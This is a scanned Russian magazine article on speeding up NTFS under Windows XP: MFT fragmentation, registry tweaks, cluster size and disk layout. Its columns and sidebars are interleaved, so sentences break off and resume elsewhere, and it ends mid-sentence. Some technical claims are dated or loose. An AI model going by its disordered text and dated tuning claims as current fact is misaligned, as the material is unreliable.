- ПОЛНАЯ ВЕРСИЯ ПОДДЕРЖИВАЕТ ПЯТЬ РАЗЛИЧНЫХ СТРАТЕГИЙ ОПТИМИЗАЦИИ, ШТАТНЫЙ ДЕФРАГМЕНТАТОР — ТОЛЬКО ОДНУ, ХУДШУЮ ИЗ НИХ (ДЕФРАГМЕНТИРОВАТЬ ТОЛЬКО НАИБОЛЕЕ ФРАГМЕНТИРОВАННЫЕ ФАЙЛЫ)
- ПОЛНАЯ ВЕРСИЯ УМЕЕТ АВТОМАТИЧЕСКИ ДЕФРАГМЕНТИРОВАТЬ ДИСК ПРИ


#### ДОСТИЖЕНИЯ ЗАДАННОГО ПОРОГА ФРАГМЕНТАЦИИ

- ПОЛНАЯ ВЕРСИЯ ПОДДЕРЖИВАЕТ ФОНОВУЮ ДЕФРАГМЕНТАЦИЮ ПО РАСПИСАНИЮ
- ПОЛНАЯ ВЕРСИЯ МОЖЕТ ОДНОВРЕМЕННО ДЕФРАГМЕНТИРОВАТЬ ВСЕ ФИЗИЧЕСКИЕ УСТРОЙСТВА

Конечно, мы можем понять и простить все (все-таки усеченная версия достается на халяву), но неумение дефрагментировать системные файлы (к ним, в частности, относится реестр файла подкачки) и MFT превращает штатный дефрагментатор в игрушку. Сколько ни дефрагментируй диск, производительность неуклонно снижается, поскольку основные системные файлы остаются фрагментированными и ничего поделать с этим, увы, нельзя (и не надо предлагать отформатировать диск и начисто переустановить Windows). Полная версия дефрагментатора запускается на самой ранней стадии загрузки системы, поэтому она умеет дефрагментировать диск полностью!

**фрагментация mft** \$MFT (Master File Table, «Главная Таблица Файлов») — это служебный файл, хранящий важнейшие структуры данных, без которых NTFS не может функционировать. \$MFT хранит имена, атрибуты и схему размещения всех файлов на диске, в том числе самого себя, поскольку все структуры данных в NTFS представлены файлами.

Производительность NTFS во многом зависит от скорости доступа к \$MFT-файлу, который обычно располагается в начале раздела и резервирует 12,5% от объема неотформатированного раздела (не всего жесткого диска!), что предотвращает его фрагментацию. Однако если свободное пространство заканчивается, NTFS делит остаток резерва пополам. Одна половина остается за \$MFT, другая — отдается на растерзание поль-



зовательским файлам. Этот процесс может происходить многократно до тех пор, пока резерв не будет исчерпан целиком. Что происходит с \$MFT, когда ему становится некуда расти дальше? (А он растет!) Система находит свободный регион за пределами зарезервированной зоны и размещает продолжение \$MFT там. Другими словами, \$MFT не обязательно должен быть сосредоточен в одном месте, он сохраняет свою работоспособность даже если его размазали по всему диску. Естественно, за экономию дискового пространства приходится расплачиваться скоростью, точнее, ее полным отсутствием. Самое неприятное — то, что сокращение зарезервированной области не имеет обратного хода и она никогда не восстанавливается назад. Если хотя бы один раз заполнить диск более чем на 100 — 12,5% = 87,5%, мы получим пожизненные тормоза!

Штатный дефрагментатор не умеет дефрагментировать \$MFT, следовательно, мы обречены на деградацию и неуклонное снижение производительности. Полная версия дефрагментирует \$MFT, но «подсаживаться» на нее никому не в радость. Лучше надергать травы и сварить молока. Для того чтобы настроить размер зарезервированной области, выделяемой под \$MFT (в разных ис-

Серверная редакция того же дефрагментатора

## \* Мнение редактора



Александр Лозовский / Dr. Klouniz — выпускающий редактор

ИНОГДА, КОГДА МЫ ДЕЛАЕМ НОМЕР О РАЗГОНЕ WINXP, НАМ ПИШУТ ПИСЬМА ТАКОГО СОДЕРЖАНИЯ: «РЕБЯТУШКИ, ВЫ ВООБЩЕ ЧТО ДУМАЕТЕ? XXI ВЕК НА ДВОРЕ! КОМУ ЭТО НАДО? У КОГО НАСТОЛЬКО ОТСТАЛЫЕ КОМПЬЮТЕРЫ? ЗАЧЕМ Я ДОЛЖЕН ТАК НАПРЯГАТЬСЯ? ПРИЧЕМ ТУТ NTFS? ПО-МОЕМУ, ДОСТАТОЧНО ВЫРУБИТЬ ПАРУ ОСОБО НАДОЕДЛИВЫХ СЛУЖБ ТИПА MESSENGER'А И ЦЕНТРА ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ —

И ВСЕ ДЕЛА. ТАК ЧТО НЕ ДЕЛОМ ВЫ ЗАНИМАЕТЕСЬ!). БОЛЬШЕ ВЗЛОМА!». ТАК ВОТ, ТОВАРИЩИ! ПРОСЛУШАЙТЕ МОЕ ВЕСКОЕ МНЕНИЕ :).

1 СТАРЫЕ КОМПЬЮТЕРЫ ЕСТЬ У МНОГИХ. ВО-ПЕРВЫХ, ПРОДАВАТЬ ИХ НА ЧЕРКИЗОНЕ — КРАЙНЕ НЕВЫГОДНО, ТЕМ БОЛЕЕ ПРОДАВАТЬ СТАРЫХ ДРУЗЕЙ — ЭТО КАК-ТО ;)... А НАЖИВИТЬ НА НИХ XP ИНОГДА ХОЧЕТСЯ. С NTFS, КОНЕЧНО.

2 НЕЭФФЕКТИВНОСТЬ КАК ФАКТ В НАШЕ ВРЕМЯ — БОЛЬШОЙ ПОРОК. МНЕ ЛИЧНО НЕ ОЧЕНЬ ПРАВИТСЯ, КОГДА НА МОЕМ РОДНОМ ЭВМ ЧТО-ТО ДЕЛАЕТСЯ НЕОПТИМИЗИРОВАННО.

**Вывод:** ВСЕМ ЧИТАТЬ. А СПЕЦ «XP-FILES» С «ФОРСАЖЕМ» (<http://xakep.ru/magazine/xs/046/default.asp>) СКАЧАТЬ И ПРОЧЕСТЬ В ОБЯЗАТЕЛЬНОМ ПОРЯДКЕ. ПРЯМО СЕЙЧАС :)

точниках он называется и как MFT Breathing Room, и как MFT's buffer zone — устоявшегося термина нет), существует «магический» способ, пригодный, однако, только для вновь создаваемых/форматируемых NTFS-томов. Этот способ не позволяет воздействовать на уже существующие тома.

Запустим Редактор Реестра и найдем ветвь HKLM\SYSTEM\CurrentControlSet\ Control\FileSystem. Создадим там раздел NtfsMftZoneReservation типа REG\_DWORD, если только она уже не была создана кем-то ранее. Теперь выберем значение по своему вкусу: 1 — резервирует 12,5% дискового пространства; 2 — 25%; 3 — 37,5%; 4 — 50%. Обрати внимание, что это именно резерв, а отнюдь не предельный размер \$MFT, как утверждают некоторые левые твикеры. Другими словами, сейчас я пишу о том пространстве, которое будет выделено пользовательским файлам в последнюю очередь. Но после того как это случится, начнутся необратимая фрагментация \$MFT и тормоза. Сам же \$MFT может расти сколько угодно.

Оценить приблизительный размер \$MFT можно так: одна файловая запись (то есть структура данных типа FILE Record) по умолчанию занимает 1 Кб. В грубом приближении, для каждого файла раздела создается одна FILE Record, однако

хватит для описания ~130 000 файлов. Да куда нам столько! (Вообще-то при желании возможно изменить размер зарезервированной области и без форматирования диска, и не только для \$MFT, но и для любого файла, например для файла подкачки, реестра и т.д. Однако эта операция довольно сложная, она осуществляется в суровых условиях дискового редактора, одно неверное движение которого способно угробить весь диск, поэтому здесь она не рассматривается.)

**из fat32 в ntfs** Если NTFS-раздел создается «с нуля» или если он переформатируется, \$MFT размещается в начале раздела (там скорость доступа самая высокая) и ему выделяется непрерывная область зарезервированного пространства. При обновлении существующего раздела типа FAT32 в NTFS все происходит иначе. Утилиты конвертации размещают \$MFT там, где получается, высвобождая свободное пространство и размазывая служебную информацию по всему разделу. Как следствие, \$MFT становится фрагментированным еще от рождения, причем фрагментированным очень сильно, а первыми фрагментируются структуры, содержащие системные файлы и файлы установленных приложений. Вот тебе, бабушка, и производительность на Юрьев день.

Начнем с извечной проблемы: бить или не бить? Мы будем рассуждать так. Для достижения наивысшей производительности мы должны сократить перемещения магнитной головки, поскольку на операции позиционирования современные винчестеры тратят намного больше времени, чем на последовательный доступ. Если служебная информация (типа \$MFT) расположена в начале диска, а нужные нам файлы — в его конце, то головка будет метаться туда-сюда и пройдет целая вечность, прежде чем она что-то прочтет. Когда профессор Эндрю Таненбаум проектировал учебную файловую систему для учебной операционной системы MINIX (из нее выросла LINUX), он учел это, поделив раздел на несколько блоков, каждый из которых имеет «свою» служебную информацию и «свои» файлы. Как следствие, дистанция перемещения головки значительно сокращается, а скорость доступа — возрастает. В NTFS ничего подобного нет, но если мы разобьем винчестер на несколько логических дисков, мы добьемся аналогичного эффекта. Также мы сможем сгруппировать совместно используемые файлы на одном диске, чтобы время доступа к ним было минимальным.

Для того чтобы повысить производительность еще больше, можно использовать два жестких диска, распараллелив операции чтения-записи. Здесь возможны самые разные варианты подключения. Диск, оставшийся от апгрейда, хорошо подходит для размещения файла подкачки («Свойства системы»-> «Дополнительно»-> «Параметры быстрого действия»-> «Виртуальная память» — «Изменить»): во-первых, он не будет фрагментироваться, во-вторых, головки не будут постоянно метаться по всей поверхности, и, в-третьих, swar будет происходить одновременно с прочими операциями ввода-вывода, что увеличит производительность в несколько раз.

Еще лучше — разбить этот диск на два, разместив на втором временные файлы интернета (Internet Explorer-> «Свойства обозревателя»-> «Временные файлы»-> «Параметры»-> «Переместить») и системы («Свойства системы»-> «Дополнительно»-> «Переместить»-> «Переместить TEMP и TMP»).

Как альтернативный вариант — объединить диски в массив типа RAID0, который может быть и программным, и аппаратным. В отличие от описанной выше схемы, он позволяет распараллеливать все дисковые операции, а не только обращение к файлу подкачки и временным файлам. На серверах и мощных рабочих станциях, занимающихся видеомонтажом или редредингом, это дает существенный прирост производительности, но практически не приносит никакой выгоды домашнему компьютеру (так как размер обрабатываемых файлов небольшой), поэтому swar на отдельном диске рулит и выигрывает. Впрочем, современные материнские платы позволяют подключать намного больше двух IDE-устройств, поэтому можно легко организовать RAID0 плюс отдельный диск для swar'a.

## «DISKEEPER ПОЛЬЗУЕТСЯ ЗАСЛУЖЕННЫМ УВАЖЕНИЕМ ПОЛЬЗОВАТЕЛЕЙ ВСЕГО МИРА. А КОГДА-ТО МЫ ВОСХИЩАЛИСЬ SPEEDISK'ОМ ИЗ СУПЕРКОМПЛЕКТА NORTON UTILITES 8.0 :)»

для описания схемы размещения сильно фрагментированных файлов может потребоваться несколько FILE Record. Тем не менее, в общем случае размер \$MFT в килобайтах равен количеству имеющихся файлов.

На самом деле эта оценка очень приближенная: если удалить какие-либо файлы, немедленного уничтожения соответствующих им FILE Record не происходит и, соответственно, \$MFT продолжает расти при создании новых файлов, вместо того чтобы использовать уже освобожденные FILE Record'ы. Разумеется, система использует их, но... не сразу, а через определенное время. Конкретная стратегия нигде не описана, и я подозреваю, что она меняется от версии к версии, поэтому вывести точную формулу не получается. Хотя она и не нужна.

Возьмем раздел размером 1 Гб. По умолчанию для \$MFT-файла будет выделено 128 Мб, что

**существует три пути выхода из ситуации:**

**1 НЕ ОБНОВЛЯТЬ FAT32 ДО NTFS И ОСТАВИТЬ ВСЕ КАК ЕСТЬ (ДАЖЕ БЕЗ NTFS ВСЕ НЕПЛОХО РАБОТАЕТ!)**

**2 ПЕРЕНЕСТИ ВСЕ ФАЙЛЫ В ДРУГОЕ МЕСТО И ПЕРЕФОРМАТИРОВАТЬ РАЗДЕЛ КОМАНДОЙ FORMAT С КЛЮЧОМ /FS:NTFS**

**3 ОБНОВИТЬ FAT32 ДО NTFS СТАНДАРТНЫМ ПУТЕМ И ТУТ ЖЕ ЗАПУСТИТЬ ПОЛНУЮ ВЕРСИЮ ДЕФРАГМЕНТАТОРА O&O (ЭТОТ СПОСОБ — НАИМЕНЕЕ ПРЕДПОЧТИТЕЛЬНЫЙ)**

**скорость диска** Скорость жесткого диска — постоянная величина, и кажется, что никакая магия ее не поднимет. На самом деле так только кажется. Диск — источник великой производительности.

Считается, что совместно используемые диски ни в коем случае не должны висеть на одном шлейфе, иначе они будут работать последовательно, — это заблуждение. IDE-устройства (точнее, не IDE, а ATA, но не будем углубляться в терминологию) давным-давно поддерживают совместное использование шины, и на правильных драйверах с нормальным чипсетом мы практически полностью распараллеливаем операции ввода-вывода: скорость передачи данных по шине намного выше скорости самого жесткого диска! Исключения составляют ситуации, в которых захватываешь шину и забываешь отдать ее, но это уже глюк кривого железа. Второе исключение — оптические приводы с винчестерами на одном шлейфе, их лучше не совмещать, чтобы избежать их вечных многочисленных проблем с совместимостью.

Наконец, большинство винчестеров по умолчанию используют хитрую схему перемещения головки, в которой учитываются психоакустические особенности человеческого восприятия: шуметь как можно тише, издавая звуки, субъективно воспринимаемые как «приятные» или, на худой конец, «не раздражающие». Бесшумный компьютер — это действительно здорово, однако любители разгона могут существенно увеличить скорость позиционирования, отключив «шумоподавитель» и заставив головку двигаться по прямой. Обычно это делается специальными сервисными утилитами, которые можно найти на сайтах производителей. Достаточно запустить такую утилиту всего один раз, сохранив настройки в энергонезависимой памяти жесткого диска (есть у всех дисков).

**размер кластера** Большинство пользователей форматируют диски с размерами кластера по умолчанию и правильно делают, потому что система автоматически выбирает лучшее. Чем меньше кластер, тем (потенциально) выше фрагментация, но тем меньше гранулярность, то есть потери дискового пространства. В NTFS никакой файл не может занять часть кластера. Если файл занимает хотя бы один байт, то кластер выделяется для него целиком (в файловых системах ReiserFS и FFS, которые используются в Linux и BSD, происходит по-другому).

Если на диске хранится множество мелких файлов, то, сократив размер кластера, мы существенно увеличим эффективный объем. Исключение составляют файлы, размер которых не превышает 1 Кб, — они хранятся непосредственно в самом \$MFT, и размер кластера на них никак не влияет, однако за счет фрагментации производительность упадет и в результате придется дефрагментировать диск намного чаще.

Увеличение размера кластера увеличивает гранулярность (потерю дискового пространства), но в то же время оно сдерживает рост фрагментации. В принципе, можно выбирать любой размер кластера, но если он превысит 4 Кб, мы не сможем ни дефрагментировать раздел, ни использовать прозрачное сжатие/шифрование файлов. Это не есть хорошо.

**твой друг reset** С точки зрения NTFS, директории — это обыкновенные файлы. Может быть, не совсем обыкновенные, но фрагментироваться они могут, причем штатный дефрагментатор их не дефрагментирует. Перезагружаться нужно чаще — вот что! Перед установкой нового приложения, создающего директории, запусти штатный дефрагментатор и по окончании его работы обязательно перезагрузись. Не через reset, конечно, а завершив работу через меню «Пуск» ;).

Вот теперь файловая система готова к установке новых приложений. Весь фокус в том, что после перезагрузки NTFS стремится размещать директории в начале диска, а не черт знает где, как она делает при нормальном развитии событий. Судя по всему, внутри системы существует специальный указатель, определяющий место расположения следующей директории. При перезагрузке указатель обновляется. Как бы там ни было, этот трюк действительно увеличивает скорость работы. Кстати, лучше не создавать глубоко вложенные директории, чтобы файловая система не тормозила.

**реестр черной магии** Реестр — это настоящий заповедный лес, населенный всякими существами, многие из которых очень полезны и годятся не только на мех, но и на оптимизацию. Вот несколько интересных ключей, влияющих на производительность NTFS:

#### отключение обновления времени последнего доступа

При каждом обращении к файлу система автоматически обновляет время последнего доступа, что не только нарушает тайну, конфиденциальность (начальник/администратор/жена сразу видит, какие файлы открывались и когда), но и снижает производительность, пусть даже незначительно. Так зачем нам это нужно?!

Запускаем Редактор Реестра, находим HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet\Control\FileSystem, видим там параметр NtfsDisableLastAccessUpdate типа REG\_DWORD со значением 0 (обновление включено). Меняем его на 1 (обновление отключено) и радуемся жизни.

Утилита Diskeeper из набора Microsoft Windows Resource Kit позволяет наблюдать за \$MFT-файлом (выделен зеленым цветом)

#### отказ от коротких имен


Для каждого файла NTFS автоматически генерирует длинное и короткое имя, сохраняя их в FILE\_RECORD. Зачем же нам короткое имя, если его «видят» только старые 16-битные приложения, доставшиеся в наследство от Windows 3.x, о которых современное поколение, наверное, даже не слышало?


Чтобы отключить короткие имена (они же имена формата 8.3: восемь символов на имя, три — на расширение), берем HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet\Control\FileSystem, переходим к параметру NtfsDisable8dot3NameCreation и меняем его значение с 0 (генерация коротких имен разрешена) на 1 (генерация коротких имен запрещена).

#### что в индексе твоём

Индексирование — это такой способ поиска. Грубо говоря, берем файл, выписываем все слова и складываем их в одну таблицу. При просмотре этой таблицы мы сможем быстро сказать, присутствует ли там искомая комбинация слов и где она находится. Система поддерживает фоновое индексирование диска, ускоряющее поиск, но особого смысла в нем нет. На FAR (и другие популярные оболочки) оно не распространяется: в этих оболочках свой, особенный поиск, к тому же Google Desktop Search работает намного быстрее. Все дело в том, что фоновое индексирование напрягает ЦП и вызывает дисковые тормоза, и, к счастью, его можно легко отключить, для чего даже не нужно залезать в реестр — достаточно в «Свойствах диска» снять галочку «Разрешить индексирование диска для быстрого поиска».

**заключение** Работать на полностью вылизанной и дефрагментированной файловой системе — одно удовольствие. Буквально летаешь! Правда, авгиевы конюшни, вычищенные с таким трудом, неизбежно пополняются свежим навозом, поэтому «чистка» конюшен должна повторяться ☹







# Зарядка для пенсионеров

## СТАРОЕ И НОВОЕ В РАЗГОНЕ WINDOWS XP

**Я сама** На самом деле Windows XP — довольно самодостаточное существо, поэтому она старается самостоятельно оптимизировать свою работу. Другой вопрос в том, насколько у нее получается... Самооптимизация проходит по следующему сценарию: изо дня в день ось непрерывно следит за действиями пользователя и по мере возможностей старается подстраивать работу системы под повадки хозяина. Если немного подробнее, то XP постоянно ведет статистику действий пользователя (запускаемые приложения, используемые библиотеки) и записывает все в файл `C:\Windows\Prefetch\Layout.ini`, а затем на основании этих сведений (примерно раз в три дня), когда компьютер простаивает без дела, приступает к перемещению файлов на жестком диске, сортируя их по частоте использования (наподобие дефрагментации), в результате твои любимые приложения бегают заметно шустрее. Также на повышение быстродействия работает встроенная система предсказаний, которая опять же на основании наблюдений за пользователем предсказывает, какие программы с наибольшей вероятностью будут запущены после загрузки системы, а также те, какие файлы, скорее всего, потребуются сразу после запуска конкретной утилиты.

Впрочем, для нормальной работы системы будет явно недостаточно одной самооптимизации, поэтому многое придется доводить до ума вручную. Проблема, правда, в том, что на поверхности лежит крайне мало настроек, влияющих на производительность. Похоже, в Microsoft рассчитывали, что люди будут полностью удовлетворены тем, как система работает по умолчанию. Так что будь готов частенько править реестр, копаться в системных файлах и ставить дополнительный софт, чтобы заставить работать ось так, как хочешь ты.

**Отключаем и удаляем** Первым пунктом на повестке дня станет уборка всевозможного мусора из операционной системы. Будем удалять не только то, что накопилось в системе за время работы, но и то, что забыли убрать невнимательные разработчики.

В первую очередь стоит навести порядок в автозагрузке, оставив там только действительно

НАСТОЯЩИЕ ХАРДКОРЩИКИ, СИДЯЩИЕ НА СТАРОМ ЖЕЛЕЗЕ, ВСЕГДА НЕДОВОЛЬНЫ СКОРОСТЬЮ WINXP И СТРЕМЯТСЯ ОПТИМИЗИРОВАТЬ ЕЕ. ОБ ОПТИМИЗАЦИИ НАПИСАНО ОЧЕНЬ МНОГО, В ЭТОЙ СТАТЬЕ ПОПРОБУЕМ ОБОБЩИТЬ ВСЕ ТО ХОРОШЕЕ, ЧТО НАМ ИЗВЕСТНО :) | ФЕДОР «FM» ГАЛКОВ (FM@REAL.XAKEP.RU)

---

**«ПРОГРАММА-ПОСРЕДНИК  
СТАНОВИЛАСЬ САМЫМ ГЛАВНЫМ  
ПОСЛАНИЕМ, СТЫГИВАЯ НА СЕБЯ  
